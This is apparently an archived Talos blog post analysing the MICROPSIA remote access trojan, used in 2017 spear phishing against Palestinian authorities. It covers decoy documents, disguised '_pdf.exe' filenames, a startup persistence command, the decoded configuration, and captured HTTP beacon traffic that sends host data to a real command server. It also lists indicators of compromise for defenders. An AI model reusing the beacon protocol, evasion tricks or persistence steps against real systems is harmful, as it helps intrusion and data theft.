Delphi Used To Score Against Palestine

By Warren Mercer


Published: 2017-06-19 · Archived: 2026-04-05 14:26:18 UTC

This blog was authored by Paul Rascagneres and Warren Mercer with contributions from Emmanuel Tacheau, Vanja Svajcer and Martin Lee.

Executive Summary

Talos continuously monitors malicious emails campaigns. We identified one specific spear phishing campaign launched against targets within Palestine, and specifically against Palestinian law enforcement agencies. This campaign started in April 2017, using a spear phishing campaign to deliver the MICROPSIA payload in order to remotely control infected systems. Although this technique is not new, it remains an effective technique for attackers.

The malware itself was developed in Delphi; in this article, we describe the features and the network communication to the command and control server used by the attackers. The threat actor has chosen to reference TV show characters and include German language words within the attack. Most significantly, the attacker has appeared to have used genuine documents stolen from Palestinian sources as well as a controversial music video as part of the attack.



The subject of the email translates to "Brothers security officers and directors", with the text content "Kindly to view and circulate under the responsibility:
The Council of Ministers' Decision on the Use of the Internet in Government Institutions"

Attached to the email is a .r10 file, which suggests that the file is a tenth part of a split RAR archive. However, this isn't the case. The attachment is a simple RAR file. Despite the unusual file name extension, this file can be opened by many RAR archive handlers without modification.


The RAR archive contains a single executable file named:
InternetPolicy_65573247239876023_3247648974234_32487234235667_pdf.exe

The .r10 file extension may have been chosen in order to confuse automated file parsing systems that check for malicious contents of archives with known file name extensions. Similarly, the long name of the file within the archive, along with the ending '_pdf.exe' may have been used to convince victims into thinking that the file is a real PDF file. It is worth keeping in mind that by default Windows will not show the .exe extension to the user. The icon of executable file itself is that commonly used for PDF files, enhancing the idea that the contents of the archive is a PDF.

When the executable is launched it extracts the decoy document embedded as the PE resource named Resource_1 and opens it.

Decoy Document

The decoy document displayed, InternetPolicy.pdf, is a scanned document by the Ministry Of Interior of the State Of Palestine, signed by Dr Alaa Mousa, Minister of Communications & Technologies:



State Of Palestine
Ministry Of Interior

دولـــة فلســطيـن
وزارة الداخليـــة

التاريخ: 2016/02/21
الرقم: 2016/02/MSA 188

الأخوة / رؤساء الهيئات ومدراء المديريات ... حفظهم الله،

تحية الوطن وبعد ،،،

الموضوع: المصادقة على سياسة استخدام الإنترنت والبريد الإلكتروني في المؤسسات العامة

بالإشارة إلى الموضوع أعلاه، نحيل لسيادتكم قرار مجلس الوزراء الصادر في جلسته الأسبوعية رقم (17/90) بتاريخ 2016/02/16 بخصوص الموضوع المذكور.

لاطلاعكم وإجراءاتكم لطفاً.

وتفضلوا بقبول فائق الاحترام،

نسخة:
- الملف.

The decoy document contains 7 pages describing new internet usage policies. The first page (shown above) informs governmental departments of the policy, and instructs them to follow it. A handwritten note stated to be from the Director of the IT Department adds his 'seal of approval' to the document.

In the background, the malware MICROPSIA is executed on the infected system. This malware is a Remote Administration Tool (RAT), it will be described later.

Associated Campaigns

We have also identified drive-by download campaigns which are distributing variants of the same malware, but with different decoy documents.

URLs used in this campaign include:

- http://sheldon-cooper[.]info/Fuqha_NewDetails_docx.r10
- http://feteh-asefa[.]com/pc/public/Fuqha_NewDetails_docx.r10
- http://feteh-asefa[.]com/pc/public/Altarnatevs.r10
- https://sheldon-cooper[.]info/attachment.r10

As with the spear phish, the archives also have the same .r10 extension. The first two archives contain the file: Fuqha_NewDetails_874918321795_39778423423094_1988734200039_docx.exe which although the file name suggests a .docx file, the icon is that of a PDF document.

The second two archives contain the file: Altarnatives_Palestine_89840923498679852_9879483278432732489_pdf.exe Again being an executable file with a PDF style icon.

Decoy Documents

Altarnatives_Palestine Document
The .pdf decoy document is study from the Palestinian Center for Policy Research and Strategic Studies (MASARAT):

ورقة تحليل سياسات

خيارات وبدائل لمعالجة "الأزمة الأمنية" في الضفة الغربية

إعداد

أشرف بدر، حمدي "علي حسين"، ريما شبيطة، عائدة الحجار

مركز مسارات

أيلول/سبتمبر 2016

This 22 pages long research document addresses the current level of threat & security issues within the West Bank for 2016 & 2017. It contains chapters relating to human rights, data from Arab World for Research and Development center, violence center report etc.

Fuqha_NewDetails Document

This 8 page long document appears to be an intelligence report based on interviews, documents and public information. The document mentions an assassination report of one of the highest ranked officers of the Al Qassam group's (Millitary Wing of HAMAS, aka Armed Militia). The document contains a single image, an illustration of the leadership of Hamas, hierarchical security & subgroups:

وقال المغاري لـ "قدس برس": "الاحتلال بتقديري أخذ هذا الأمر (فشل عملية الاغتيال أو القبض على المنفذين) بعين الاعتبار في قراره بالنسبة لاغتيال فقهاء وبناء عليه، اختار مجموعة من العملاء المحترفين في غزة بحيث لو فشلت فلن يدفع ثمن باهظا ولن يخسر، ومن الممكن أن يفرّط بهم بسهولة، كما فرّط بغيرهم من قبل أي كانت خطورتهم".

Plan_Palestine Document

Plan_Palestine_898409266595123498679852_9879483278432732489_pdf.exe

The decoy document of this sample is a word document. It presents the strategic objectives, policies and interventions concerning security units (aka Police), including how to face the challenges, how to train police, new weapons etc.

الأهداف الإستراتيجية والسياسات والتدخلات

يستعرض الجدول التالي ملخّصًا بالأهداف الإستراتيجية والسياسات والتدخلات الرئيسية المقترح تنفيذُها.

الهدف الاستراتيجي (1)	تعزيز الأمن وسيادة القانون في المجتمع الفلسطيني		
السياسة	**التدخلات**	**المشاريع**	**ملاحظات**
• مساندة الأجهزة الأمنية الأخرى في مواجهة التهديدات الأمنية ومعالجتها	• وضع الخطط للتعامل مع المناطق تحت السيطرة الأمنية • تطوير القدرات التسليحية • بناء القدرات التدريبية • بناء وتأهيل مواقع القوات • تطوير وتأهيل غرف العمليات المشتركة • بناء القدرات المشتركة بين مكونات المؤسسة	• مركز تدريب تخصصي • إنشاء ثلاث كتائب خاصة جديدة • مشروع غرف عمليات متنقلة • مشروع تجهيز القوات بمعدات الحماية الفردية والتسليح الحديث	• موافقة مبدأية/ سيتم ترحيله • تم تأجيله/ سيتم ترحيله • مشروع جديد • مشروع جديد

Diwan2017_Palestine Document
Diwan2017_Palestine_89840923498679852_98794832784327324 89_pdf.exe

This decoy document is a PDF file. The document itself appears to be scanned from the Council of Ministers of Palestine and relates to an announcement concerning employee regulation.

بسم الله الرحمن الرحيم

دولـــة فلســـــطين
ديوان الموظفين العام

State Of Palestine
General Personnel Council

دولــة فلسطــين
ديوان الموظفين العام
0 8 -02- 2017
حفظه/الصادر رقم: ٢٠٠ ٦٩١٤

معالي الأخ/ت ______________

الموضوع: بشأن الدوام الرسمي


تحية الدولة والبناء ،،،

يهديكم ديوان الموظفين العام أطيب التحيات، متمنين لكم مزيداً من التقدم والنجاح، والتوفيق في إدارة وقيادة دوائركم الموقرة، ولاحقاً للتعاميم السابقة الصادرة من طرفنا والتي كان آخرها التعميم رقم 28574، بتاريخ 2014/07/09 بشأن الموضوع المشار إليه أعلاه.

وبناءً على قرار مجلس الوزراء رقم (17/137/09/م.و/ر.ح) الصادر بتاريخ 2017/01/31، بشأن تعديل المادة (5) من قرار مجلس الوزراء رقم (45) لسنة 2005، لقانون الخدمة المدنية رقم (4) لسنة 1998م المعدل بالقانون رقم (4) لسنة 2005 .

Goal2017 Document
Goal2017_487886_10152599711675287_250999354_n_354343741352mp4.exe

Instead of a decoy document, this sample is a decoy video of a music clip "Goal" by the Lebanese singers Myriam Klink and Jad Khalife. This video is particularly controversial as the overt nature of the video led it to be banned by the Lebanese Justice ministry. The sharing or airing of it is subject to a fine of 50 000 000 Lebanese Liras (approximately 33k USD).



MICROPSIA Analysis

For all of these decoy documents, the malware is identical, the only differences are the sections containing the decoy documents themselves. The malware is a remote access trojan (RAT) written in Delphi named MICROPSIA.


Features

Firstly, the malware copies itself in C:\ProgramData\MediaPlayer\ExecuteLibrary.exe. The malware contains several resources, one of which is the decoy document, another is a legitimate binary developed by OptimumX named shortcut.exe. As expected the purpose of this tool is to create a shortcut. It is through creating a shortcut that the malware ensures its persistence:

Shortcut.exe /f:"C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\D_Windows_v1.lnk" /a:c /t:"C:\ProgramData\MediaPlayer\ExecuteLibrary.exe"

The malware is a Remote Administration Tool (RAT) which downloads and executes an executable obtained from the Command & Control infrastructure. This executable is downloaded in string format and then modified to become a binary file with the Hex2Bin Delphi API.

An interesting element is the obfuscation algorithm used to hide the configuration of the RAT. The variables are stored in a custom base64:



Once decoded with base64 and with 2 XOR Keys we can obtain the configuration of the malware:

[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,2
[InternetShortcut]
IDList=
URL=file://
Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
http://camilleoconnell.website/api/white_walkers/
daenerys
betriebssystem
anwendung
mikasa
ackerman
ginny
AV

We will see later, that this configuration contains the User-Agent, the CC URL and the json keys used for the network communication.

Additionally the malware is interested by Anti-Virus installed on the system. It uses WMI queries to get this information:

- SELECT * FROM AntiVirusProduct
- SELECT * FROM AntiSpywareProduct
- SELECT * FROM FirewallProduct If an security product is installed this information is sent to the attacker.

Network Communication

All the network parameters are stored in the sample and can be easily updated by the author. The CnC is a web server: http://camilleoconnell[.]website

The network communication is performed in HTTP. The malware uses an hardcoded User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)

To register a new infected system the malware perform a POST request to /api/white_walkers/new with data on the compromised system consisting of:

- the filename of the executed malware and the version;
- the version of the infected Operating System;
- the hostname and username encoded in base64. The CC will reply in json format. The json object contains an ID (incremented each time that an infected system is registered) and 3 other boolean values: load_varys, lma and ausfart. Here is an output of a registration:

```
POST /api/white_walkers/new HTTP/1.1
Connection: KeepAlive
Content-Type: multipart/form-data; boundary=--------061417121837625
Content-Length: 700
Cache-control: no-store
Host: camilleoconnell.website
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: identity
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)

----------061417121837625
Content-Disposition: form-data; name="daenerys"
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 8bit

V09SS1NUQVRJT05fQWRtaW5pc3RyYXRvcl81RnQzeWY5aUltYWI3TVo=
----------061417121837625
Content-Disposition: form-data; name="betriebssystem"
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 8bit

Windows 7 Service Pack 1 (Version 6.1, Build 7601, 32-bit Edition)
----------061417121837625
Content-Disposition: form-data; name="anwendung"
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 8bit

Fuqha_NewDetails_874918321795_39778423423094_1988734200039_docx.exe v1.0.0
----------061417121837625--
HTTP/1.1 200 OK
Date: Wed, 14 Jun 2017 12:18:43 GMT
Server: Apache
X-Powered-By: PHP/5.6.30
Cache-Control: no-cache
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 58
Transfer-Encoding: chunked
Content-Type: application/json

3f
{"user_id":541,"lord_varys":false,"lma":false,"ausfahrt":false}
0
```

As part of our investigation we believe currently more than 500 systems are already registered on the CC. This number may be a mix of genuinely infected systems and security researcher sandbox systems.

After a registration, the malware periodically performs HTTP requests to the CC with the following pattern: GET /api/white_walkers/[base64_data_previously_sent]/requests

The server will reply with a json object. We assume that the server can issue orders to the infected system. Here is an example:

```
GET /api/white_walkers/V09SS1NUQVRJT05fQWRtaW5pc3RyYXRvcl81RnQzeWY5aUltYWI3TVo=/requests HTTP/1.1
Connection: KeepAlive
Cache-control: no-store
Host: camilleoconnell.website
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: identity
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)

HTTP/1.1 200 OK
Date: Wed, 14 Jun 2017 12:20:42 GMT
Server: Apache
X-Powered-By: PHP/5.6.30
Cache-Control: no-cache
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Transfer-Encoding: chunked
Content-Type: application/json

2f
{"ackerman":false,"ginny":false,"mikasa":false}
0
```

Reference to TV Show Characters

In the analysed variant, we identify several reference to TV Show characters in the network communication and the URLs used by this actor:

- sheldon-cooper[.]info: this URL is a reference to one of the main characters of "The Big Bang Theory" named Sheldon Cooper;
- Camilleoconnell[.]website: this URL is a reference to Camille O'Connell, the main actress of "The Vampire Diaries" and "The Originals";
- Mikasa Ackerman is a json key returned by the CC. And this name is a character in "Attack on Titan";
- /White_Walker/ in the URL is a species in the TV Show "Game of Thrones";
- Deanerys is a variable used during Web request. This is the name of a character in "Game of Thrones";
- Lord_varys is another json key returned by the CC. This is the name of a "Game of Thrones" character.

The malware author appears to have a real interest for TV shows.

Goethe's Style

We identified the use of german language words in the network communication with the Command and Control server.

- "Betriebssystem" which means Operating System. This variable is used to send the OS version (for example "Windows 7 Service Pack 1 (Version 6.1, Build 7601, 32-bit Edition)")
- "Anwendung" which means Application. This variable is used to send the filename and the version of the malware.
- "Ausfahrt" which means Exit. This is a json key used by the CC during network communication. The key contains a boolean (false/true)

Obviously, the use of german words does not necessarily means that the author is German. The author could simply be adding german word in order to cover their tracks.

Conclusion

This spear phishing campaign was directed against Palestinian authorities and possibly against other entities. At least 500 machines have been registered by the CC infrastructure, which is still operating, indicating that this is a successful campaign.

At Talos, we have in-depth experience of many APT campaigns, in this case one of the most surprising elements is the overt naming convention: the author deliberately uses references to several US TV show and intentionally uses German words for malware communication. We have no indication if these inclusions are to confuse attribution, to mock analysts, or a lapse of trade craft. This is in contrast to the highly convincing decoy documents which appear to be copies of genuine documents relating to the current situation in Palestine which suggests a high degree of professionalism.

IOCs

File hashes

InternetPolicy.r10: 9b162f43bcbfaef4e7e7bdffcf82b7512fac0fe81b7f2c172e1972e5fe4c9327

InternetPolicy_65573247239876023_3247648974234_32487234235667_pdf.exe:
9cb5ef0b17eea1a43d5d323277e08645574c53ab1f65b0031a6fc323f52b0079

Attachment.r10: c7081b00ad8db62519c7af2cb5f493f56ecc487b087ae52d01f43953d2aa6952

Altarnatives_Palestine_89840923498679852_9879483278432732489_pdf.exe:
0180e2b601ae643e7adf1784c313dd2d10d114bd2b5692eb6e9c031a6e448ed1

Fuqha_NewDetails_docx.r10: 94902877b2cb523548a272d4e4fe0789192e1cb35b531297368b16a2865b33af

Fuqha_NewDetails_874918321795_39778423423094_1988734200039_docx.exe:
77adba034d13b570c6aab79282326a1eb2efdfc14fbd7cd0651906e3fa31f9fe

Plan_Palestine_898409266595123498679852_9879483278432732489_pdf.exe:
6c5884cf45d943f51566ea98113fecf851d49f59b70c8039aa21a14e09e21e5c

Diwan2017_Palestine_89840923498679852_9879483278432732489_pdf.exe:
7c87f992674b962269d7fb2ffbad6d21f606c90d151a6fb67ac54387b6883aae

Goal2017_487886_10152599711675287_250999354_n_354343741352mp4.exe:

5f5af4762c073234fef6bfeaa3b9f6a04982e82a25e540116aa1f9e38223ae2b

Domains

feteh-asefa[.]com

sheldon-cooper[.]info

camilleoconnell[.]website

URLs
http://sheldon-cooper[.]info/Fuqha_NewDetails_docx.r10

http://feteh-asefa[.]com/pc/public/Fuqha_NewDetails_docx.r10

http://feteh-asefa[.]com/pc/public/Altarnatevs.r10

https://sheldon-cooper[.]info/attachment.r10

http://camilleoconnell[.]website/api/white_walkers/new

http://camilleoconnell[.]website/api/white_walkers/[base64]/requests

Coverage

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Network Security appliances such as NGFW, NGIPS, and Meraki MX with Advanced Security can detect malicious activity associated with this threat AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella prevents DNS resolution of the domains associated with malicious activity.

Stealthwatch detects network scanning activity, network propagation, and connections to CnC infrastructures, correlating this activity to alert administrators.
